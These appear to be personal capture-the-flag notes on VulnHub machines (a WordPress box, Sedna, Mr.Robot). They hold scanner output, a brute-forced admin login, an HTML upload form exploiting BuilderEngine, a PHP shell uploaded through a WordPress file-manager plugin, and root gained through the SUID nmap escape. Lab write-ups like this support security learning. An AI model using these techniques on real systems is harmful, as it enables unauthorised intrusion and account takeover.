
[!] Title: WordPress 2.3.0-4.8.1 - \$wpdb->prepare() potential SQL Injection  
Fixed in: 3.9.20  
References:  
- <https://wpvulndb.com/vulnerabilities/8905>  
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14723>  
- <https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/>  
- <https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48>

- <https://github.com/WordPress/WordPress/commit/fc930d3daed1c3acef010d04acc2c5de93cd18ec>

[!] Title: WordPress 2.3.0-4.7.4 - Authenticated SQL injection

Fixed in: 4.7.5

References:

- <https://wpvulndb.com/vulnerabilities/8906>
- <https://medium.com/websec/wordpress-sql-injection-bbbb2afcc8e94>
- <https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/70b21279098fc973eae803693c0705a548128e48>
- <https://wpvulndb.com/vulnerabilities/8905>

[!] Title: WordPress 2.9.2-4.8.1 - Open Redirect

Fixed in: 3.9.20

References:

- <https://wpvulndb.com/vulnerabilities/8910>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14725>
- <https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/>
- <https://core.trac.wordpress.org/changeset/41398>

[!] Title: WordPress 3.0-4.8.1 - Path Traversal in Unzipping

Fixed in: 3.9.20

References:

- <https://wpvulndb.com/vulnerabilities/8911>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-14719>
- <https://wordpress.org/news/2017/09/wordpress-4-8-2-security-and-maintenance-release/>
- <https://core.trac.wordpress.org/changeset/41457>

[!] Title: WordPress <= 4.8.2 - \$wpdb->prepare() Weakness

Fixed in: 3.9.21

References:

- <https://wpvulndb.com/vulnerabilities/8941>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-16510>
- <https://wordpress.org/news/2017/10/wordpress-4-8-3-security-release/>
- <https://github.com/WordPress/WordPress/commit/a2693fd8602e3263b5925b9d799ddd577202167d>
- <https://twitter.com/ircmaxell/status/923662170092638208>
- <https://blog ircmaxell com/2017/10/disclosure-wordpress-wpdb-sql-injection-technical.html>

[!] Title: WordPress 2.8.6-4.9 - Authenticated JavaScript File Upload

Fixed in: 3.9.22

References:

- <https://wpvulndb.com/vulnerabilities/8966>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17092>
- <https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/67d03a98c2cae5f41843c897f206adde299b0509>

[!] Title: WordPress 1.5.0-4.9 - RSS and Atom Feed Escaping

Fixed in: 3.9.22

References:

- <https://wpvulndb.com/vulnerabilities/8967>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17094>
- <https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/f1de7e42df29395c3314bf85bff3d1f4f90541de>

[!] Title: WordPress 3.7-4.9 - 'newbloguser' Key Weak Hashing

Fixed in: 3.9.22

References:

- <https://wpvulndb.com/vulnerabilities/8969>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17091>
- <https://wordpress.org/news/2017/11/wordpress-4-9-1-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/eaf1cfdc1fe0bdffabd8d879c591b864d833326c>

[!] Title: WordPress 3.7-4.9.1 - MediaElement Cross-Site Scripting (XSS)

Fixed in: 3.9.23

References:

- <https://wpvulndb.com/vulnerabilities/9006>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-5776>

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-9263>
- <https://github.com/WordPress/WordPress/commit/3fe9cb61ee71fcfad5e002399296fcc1198d850>
- <https://wordpress.org/news/2018/01/wordpress-4-9-2-security-and-maintenance-release/>
- <https://core.trac.wordpress.org/ticket/42720>

[!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)

References:

- <https://wpvulndb.com/vulnerabilities/9021>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389>
- <https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html>
- <https://github.com/quitten/doser.py>
- <https://thehackernews.com/2018/02/wordpress-dos-exploit.html>

[!] Title: WordPress 3.7-4.9.4 - Remove localhost Default

Fixed in: 3.9.24

References:

- <https://wpvulndb.com/vulnerabilities/9053>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10101>
- <https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/804363859602d4050d9a38a21f5a65d9aec18216>

[!] Title: WordPress 3.7-4.9.4 - Use Safe Redirect for Login

Fixed in: 3.9.24

References:

- <https://wpvulndb.com/vulnerabilities/9054>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10100>
- <https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/14bc2c0a6fde0da04b47130707e01df850eedc7e>

[!] Title: WordPress 3.7-4.9.4 - Escape Version in Generator Tag

Fixed in: 3.9.24

References:

- <https://wpvulndb.com/vulnerabilities/9055>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-10102>
- <https://wordpress.org/news/2018/04/wordpress-4-9-5-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/31a4369366d6b8ce30045d4c838de2412c77850d>

[!] Title: WordPress <= 4.9.6 - Authenticated Arbitrary File Deletion

Fixed in: 3.9.25

References:

- <https://wpvulndb.com/vulnerabilities/9100>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-12895>
- <https://blog.ripstech.com/2018/wordpress-file-delete-to-code-execution/>
- <http://blog.vulnspy.com/2018/06/27/Wordpress-4-9-6-Arbitrary-File-Deletion-Vulnerability-Exploit/>
- <https://github.com/WordPress/WordPress/commit/c9dce0606b0d7e6f494d4abe7b193ac046a322cd>
- <https://wordpress.org/news/2018/07/wordpress-4-9-7-security-and-maintenance-release/>
- <https://www.wordfence.com/blog/2018/07/details-of-an-additional-file-deletion-vulnerability-patched-in-wordpress-4-9-7/>

[!] Title: WordPress <= 5.0 - Authenticated File Delete

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9169>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20147>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - Authenticated Post Type Bypass

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9170>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20152>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>
- <https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/>

[!] Title: WordPress <= 5.0 - PHP Object Injection via Meta Data

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9171>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20148>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - Authenticated Cross-Site Scripting (XSS)

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9172>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20153>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - Cross-Site Scripting (XSS) that could affect plugins

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9173>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20150>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>
- <https://github.com/WordPress/WordPress/commit/fb3c6ea0618fcb9a51d4f2c1940e9efcd4a2d460>

[!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9174>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20151>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>

[!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers

Fixed in: 3.9.26

References:

- <https://wpvulndb.com/vulnerabilities/9175>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20149>
- <https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/>
- <https://github.com/WordPress/WordPress/commit/246a70bdbfac3bd45ff71c7941deef1bb206b19a>

[!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution

Fixed in: 5.0.1

References:

- <https://wpvulndb.com/vulnerabilities/9222>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943>
- <https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/>
- [https://www.rapid7.com/db/modules/exploit/multi/http/wp\\_crop\\_rce](https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce)

[!] Title: WordPress 3.9-5.1 - Comment Cross-Site Scripting (XSS)

Fixed in: 3.9.27

References:

- <https://wpvulndb.com/vulnerabilities/9230>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787>
- <https://github.com/WordPress/WordPress/commit/0292de60ec78c5a44956765189403654fe4d080b>
- <https://wordpress.org/news/2019/03/wordpress-5-1-1-security-and-maintenance-release/>
- <https://blog.ripstech.com/2019/wordpress-csrf-to-rce/>

[!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation

Fixed in: 3.9.28

References:

- <https://wpvulndb.com/vulnerabilities/9867>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16222>
- <https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/>
- <https://github.com/WordPress/WordPress/commit/30ac67579559fe42251b5a9f887211bf61a8ed68>

[+] WordPress theme in use: twentyfourteen

| Location: <http://192.168.11.252/wordpress/wp-content/themes/twentyfourteen/>

| Last Updated: 2019-05-07T00:00:00.000Z

| [!] The version is out of date, the latest version is 2.7

| Style URL: <http://192.168.11.252/wordpress/wp-content/themes/twentyfourteen/style.css?ver=3.9.14>

| Style Name: Twenty Fourteen  
| Style URI: <http://wordpress.org/themes/twentyfourteen>  
| Description: In 2014, our default theme lets you create a responsive magazine website with a sleek, modern design...  
| Author: the WordPress team  
| Author URI: <http://wordpress.org/>

| Detected By: Css Style (Passive Detection)

| Version: 1.1 (80% confidence)

| Detected By: Style (Passive Detection)

| - <http://192.168.11.252/wordpress/wp-content/themes/twentyfourteen/style.css?ver=3.9.14>, Match: 'Version: 1.1'

[+] Enumerating Vulnerable Plugins (via Passive Methods)

[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta

| Location: <http://192.168.11.252/wordpress/wp-content/plugins/mail-masta/>

| Latest Version: 1.0 (up to date)

| Last Updated: 2014-09-19T07:52:00.000Z

| Detected By: Urls In Homepage (Passive Detection)

| [!] 2 vulnerabilities identified:

[!] Title: Mail Masta 1.0 - Unauthenticated Local File Inclusion (LFI)

  References:

- <https://wpvulndb.com/vulnerabilities/8609>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10956>
- <https://www.exploit-db.com/exploits/40290/>
- <https://cxsecurity.com/issue/WLB-2016080220>

[!] Title: Mail Masta 1.0 - Multiple SQL Injection

  References:

- <https://wpvulndb.com/vulnerabilities/8740>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6095>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6096>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6097>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6098>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6570>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6571>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6572>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6573>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6574>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6575>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6576>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6577>
- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-6578>
- <https://github.com/hamkovic/Mail-Masta-Wordpress-Plugin>

| Version: 1.0 (100% confidence)

| Detected By: Readme - Stable Tag (Aggressive Detection)

| - <http://192.168.11.252/wordpress/wp-content/plugins/mail-masta/readme.txt>

| Confirmed By: Readme - ChangeLog Section (Aggressive Detection)

| - <http://192.168.11.252/wordpress/wp-content/plugins/mail-masta/readme.txt>

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:00

<=====

(314 / 314) 100.00% Time: 00:00:00

[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)

Checking Known Locations - Time: 00:00:01

<=====  
(2573 / 2573) 100.00% Time: 00:00:01

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

Checking Config Backups - Time: 00:00:00

<=====  
(21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)

Checking DB Exports - Time: 00:00:00

<=====  
(36 / 36) 100.00% Time: 00:00:00

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)

Brute Forcing Attachment IDs - Time: 00:00:07

<=====  
(100 / 100) 100.00% Time: 00:00:07

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:01

<=====  
(10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] admin

| Detected By: Author Posts - Display Name (Passive Detection)  
| Confirmed By:  
| Rss Generator (Passive Detection)  
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Login Error Messages (Aggressive Detection)

[+] wpuser

| Detected By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc Multicall against 2 user/s

[SUCCESS] - admin / admin

Progress Time: 00:34:40 <=====

> (1244 / 28728)

4.33% ETA: 12:46:03

[i] Valid Combinations Found:

| Username: admin, Password: admin

[+] Finished: Fri Oct 18 23:14:23 2019

[+] Requests Done: 4348

[+] Cached Requests: 8

[+] Data Sent: 1.023 MB

[+] Data Received: 128.31 MB

[+] Memory used: 879.973 MB

[+] Elapsed time: 00:34:59

Scan Aborted: invalid byte sequence in UTF-8

Trace: /usr/lib/ruby/vendor\_ruby/xmlrpc/create.rb:51:in `gsub!'

/usr/lib/ruby/vendor\_ruby/xmlrpc/create.rb:51:in `text'

/usr/lib/ruby/vendor\_ruby/xmlrpc/create.rb:21:in `tag'

```
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:197:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:235:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:235:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:235:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:227:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `each'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:224:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:235:in `block in conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:235:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:235:in `conv2value'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:119:in `block in methodCall'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:118:in `collect'
/usr/lib/ruby/vendor_ruby/xmlrpc/create.rb:118:in `methodCall'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.4/app/models/xml_rpc.rb:64:in `multi_call'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/app/finders/passwords/xml_rpc_multicall.rb:22:in `do_multi_call'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/app/finders/passwords/xml_rpc_multicall.rb:51:in `block in attack'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/app/finders/passwords/xml_rpc_multicall.rb:44:in `loop'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/app/finders/passwords/xml_rpc_multicall.rb:44:in `attack'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/app/controllers/password_attack.rb:42:in `run'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.4/lib/cms_scanner/controllers.rb:48:in `each'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.4/lib/cms_scanner/controllers.rb:48:in `block in run'
/usr/lib/ruby/2.5.0/timeout.rb:76:in `timeout'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.4/lib/cms_scanner/controllers.rb:43:in `run'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.4/lib/cms_scanner/scan.rb:24:in `run'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/bin/wpscan:16:in `block in <top (required)>'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.4/lib/cms_scanner/scan.rb:15:in `initialize'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/bin/wpscan:6:in `new'
/usr/share/rubygems-integration/all/gems/wpscan-3.6.0/bin/wpscan:6:in `<top (required)>'
/usr/bin/wpscan:23:in `load'
/usr/bin/wpscan:23:in `<main>'
```

## ***flags***

www-data 2bafe61f03117ac66a73c3c514de796e

root 8e3f9ec016e3598c5eec11fd3d73f6fb

# Sedna

nmap scan showed that 22, 53, 80, 110, 111, 139, 143, 445, 993, 995, 8080, 51024  
going in order

22, version not vulnerable  
53, dns showed no signs of zone transfer  
80 dirsearch showed a themes directory,  
after a short time I was able to deduce that the theme was created by “BuilderEngine”  
Searchsploit showed that there was a arbitrary file upload exploit!!

Copy example code from below and paste to new file yeet.html

```
<html>
<body>
<form method="post" action="http://localhost/themes/dashboard/assets/plugins/jquery-file-upload/server/php/"
enctype="multipart/form-data">
    <input type="file" name="files[]" />
    <input type="submit" value="send" />
</form>
</body>
</html>
```

Edit localhost to represent target Ip

In firefox browser

file:///root/Desktop/Machines/VulnHub/HF2019/Sedna/yeet.html

This will bring up a page that will allow you to upload a file (optimally a php shellcode)

browse> to cannon.php > send

In this exploit (40390) you go to 192.168.11.250/files/ and click on cannon.php to execute your shellcode. This will differ by exploit

## ***enumeration***

*nikto*

# 80

- Nikto v2.1.6

```
+ Target IP:      192.168.11.250
+ Target Hostname: 192.168.11.250
+ Target Port:    80
+ Start Time:    2019-10-20 19:09:41 (GMT-4)

-----
```

+ Server: Apache/2.4.7 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ "robots.txt" contains 1 entry which should be manually viewed.  
+ Server may leak inodes via ETags, header found with file /, inode: 65, size: 53fb059bb5bc8, mtime: gzip  
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS  
+ OSVDB-3268: /files/: Directory indexing found.  
+ OSVDB-3092: /files/: This might be interesting...  
+ OSVDB-3092: /system/: This might be interesting...  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ OSVDB-3092: /license.txt: License file found may identify site software.  
+ 7916 requests: 0 error(s) and 12 item(s) reported on remote host  
+ End Time: 2019-10-20 19:10:45 (GMT-4) (64 seconds)

```
-----
```

+ 1 host(s) tested

root@kali:~/Desktop/Machines/VulnHub/HF2019/Sedna#

# 8080

- Nikto v2.1.6

```
+ Target IP:      192.168.11.250
+ Target Hostname: 192.168.11.250
+ Target Port:    8080
+ Start Time:    2019-10-20 19:09:41 (GMT-4)

-----
```

+ Server: Apache-Coyote/1.1  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS  
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.  
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.  
+ /: Appears to be a default Apache Tomcat install.  
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.  
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.  
+ /manager/html: Default Tomcat Manager / Host Manager interface found  
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found  
+ /manager/status: Default Tomcat Server Status interface found  
+ 8221 requests: 0 error(s) and 12 item(s) reported on remote host  
+ End Time: 2019-10-20 19:10:10 (GMT-4) (29 seconds)

```
-----
```

+ 1 host(s) tested

root@kali:~/Desktop/Machines/VulnHub/HF2019/Sedna#



**80**

[-] [-] [-] [-] [-] v0.3.8  
(\_|\_|\_) (/\_(\_||(\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-20\_19-09-42.log

Target: http://192.168.11.250:80

```
[19:09:42] Starting:  
[19:09:42] 403 - 285B - /.php  
[19:09:42] 403 - 287B - /icons/  
[19:09:42] 200 - 2KB - /files/  
[19:09:42] 200 - 2KB - /themes/  
[19:09:43] 200 - 2KB - /modules/  
[19:09:45] 200 - 142B - /system/  
[19:09:48] 200 - 11KB - /blocks/  
[19:15:57] 403 - 295B - /server-status/
```

Task Completed

root@kali:~/Desktop/Machines/VulnHub/HF2019/Sedna#

# 8080

v0.3.8  
Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-20\_19-09-42.log

Target: http://192.168.11.250:8080

```
[19:09:42] Starting:  
[19:09:42] 200 - 18KB - /docs/  
[19:09:45] 200 - 1KB - /examples/  
[19:10:01] 302 - 0B - /manager/ -> http://192.168.11.250:8080/manager/  
html;jsessionid=F719F592B5F1B3D85A88A976195FDC99?  
org.apache.catalina.filters.CSRF_NONCE=D34347AD09E8D215AA6B6AE895E5AEE4  
[19:11:16] 400 - 0B - /http%3A%2F%2Fwww.php  
[19:11:16] 400 - 0B - /http%3A%2F%2Fwww/  
[19:13:29] 400 - 0B - /http%3A%2F%2Fyoutube.php  
[19:13:29] 400 - 0B - /http%3A%2F%2Fyoutube/  
[19:14:21] 400 - 0B - /http%3A%2F%2Fblogs.php  
[19:14:21] 400 - 0B - /http%3A%2F%2Fblogs/  
[19:14:30] 400 - 0B - /http%3A%2F%2Fblog.php  
[19:14:30] 400 - 0B - /http%3A%2F%2Fblog/  
[19:15:15] 400 - 0B - /%2A%2Ahttp%3A%2F%2Fwww.php  
[19:15:15] 400 - 0B - /%2A%2Ahttp%3A%2F%2Fwww/  
[19:20:07] 400 - 0B - /External%5CX-News.php  
[19:20:07] 400 - 0B - /External%5CX-News/  
[19:22:08] 400 - 0B - /http%3A%2F%2Fcommunity.php  
[19:22:08] 400 - 0B - /http%3A%2F%2Fcommunity/  
[19:22:45] 400 - 0B - /http%3A%2F%2Fradar.php  
[19:22:45] 400 - 0B - /http%3A%2F%2Fradar/  
[19:24:01] 400 - 0B - /http%3A%2F%2Fjeremiahgrossman.php  
[19:24:01] 400 - 0B - /http%3A%2F%2Fjeremiahgrossman/  
[19:24:01] 400 - 0B - /http%3A%2F%2Fweblog.php  
[19:24:01] 400 - 0B - /http%3A%2F%2Fweblog/  
[19:24:03] 400 - 0B - /http%3A%2F%2Fswik.php  
[19:24:03] 400 - 0B - /http%3A%2F%2Fswik/
```

Task Completed

root@kali:~/Desktop/Machines/VulnHub/HF2019/Sedna#

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/HF2019/Sedna# nmap -sC -sV -p- 192.168.11.250
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-20 19:05 EDT
Nmap scan report for 192.168.11.250
Host is up (0.0024s latency).
Not shown: 65523 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 aa:c3:9e:80:b4:81:15:dd:60:d5:08:ba:3f:e0:af:08 (DSA)
|_ 2048 41:7f:c2:5d:d5:3a:68:e4:c5:d9:cc:60:06:76:93:a5 (RSA)
|_ 256 ef:2d:65:85:f8:3a:85:c2:33:0b:7d:f9:c8:92:22:03 (ECDSA)
_|_ 256 ca:36:3c:32:e6:24:f9:b7:b4:d4:1d:fc:c0:da:10:96 (ED25519)
53/tcp    open  domain     ISC BIND 9.9.5-3 (Ubuntu Linux)
| dns-nsid:
|_ bind.version: 9.9.5-3-Ubuntu
80/tcp    open  http       Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_Hackers
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
110/tcp   open  pop3      Dovecot pop3d
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4    111/tcp rpcbind
| 100000 2,3,4    111/udp rpcbind
| 100024 1      38019/udp status
|_ 100024 1      51024/tcp status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap      Dovecot imapd (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 4.1.6-Ubuntu (workgroup: WORKGROUP)
993/tcp   open  ssl/imap?
995/tcp   open  ssl/pop3s?
8080/tcp  open  http      Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_ Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat
51024/tcp open  status    1 (RPC #100024)
MAC Address: 00:0C:29:B4:E1:ED (VMware)
Service Info: Host: SEDNA; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 5h14m39s, deviation: 2h18m34s, median: 3h54m39s
|_nbstat: NetBIOS name: SEDNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
| OS: Unix (Samba 4.1.6-Ubuntu)
| Computer name: sedna
| NetBIOS computer name: SEDNA\x00
| Domain name: localdomain
| FQDN: sedna.localdomain
|_ System time: 2019-10-20T23:00:34-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
| 2.02:
|_ Message signing enabled but not required
| smb2-time:
| date: 2019-10-20 23:00:35
```

|\_ start\_date: N/A

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .  
Nmap done: 1 IP address (1 host up) scanned in 156.04 seconds

## ***flag***

www-data bfb7e6e88d9ae66848b9aeac6b289

root a10828bee17db751de4b936614558305

## **Mr.Robot**

nmap showed that the machine was running 22 (closed), 80, and 443

dirsearch showed me that robots.txt was open, and that was the first key!

There was also a dic file named fsociety. I downloaded it and it looks to be a word file. This will be important later.

dirsearch also showed me the wp-login page.

I tried admin, root, wpadmin and a few other usernames (with keyboard slams for passwords). no positive responses like WP often does when there is a good username.

In blogs I saw that the only person to post was 'elliot'

tried elliot and keyboard slam... BOOM! 'The password you entered for the username elliot is incorrect.'

I could not figure out how to use hydra for brute force so I used wpscan

wpscan --url <http://192.168.11.250>/wp-login.php --passwords fsociety.dic --usernames elliot

after for .... fucking ... ever... I got a match!! ER28-0652

When I edited the php files to add my shellcode, it would disappear so I had to come up with a new plan...

Plugins>add new>search plugins>wp filemanager>install now> make sure it is activated and stuff...

now WP File Manager should be on the left pane.

navigate in the directory to wp-content>uploads> right click in pane>upload files>locate your php file and upload!

start your nc listener

>right click on your upload>get info and share>ctrl click on the link> enjoy your shell!!!

privesc involved un-md5 hashing hashtoolkit.com

c3fc3d76192e4007dfb496cca67e13b = abcdefghijklmnopqrstuvwxyz

now we are robot! (plus we can read key-2-of-3.txt)

find / -perm -4000 2>/dev/null found that the SUID bit was set for nmap

gtfobins set me in the right direction!

nmap --interactive

!sh

whoami

root!!!

## ***enumeration***

073403c8a58a1f80d943455fb30724b9  
04787ddef27c3dee1ee161b21670b4e4  
elliot  
ER28-0652

822c73956184f694993bede3eb39f959

c3fcfd3d76192e4007dfb496cca67e13b  
abcdefghijklmnopqrstuvwxyz

822c73956184f694993bede3eb39f959

## **nmap**

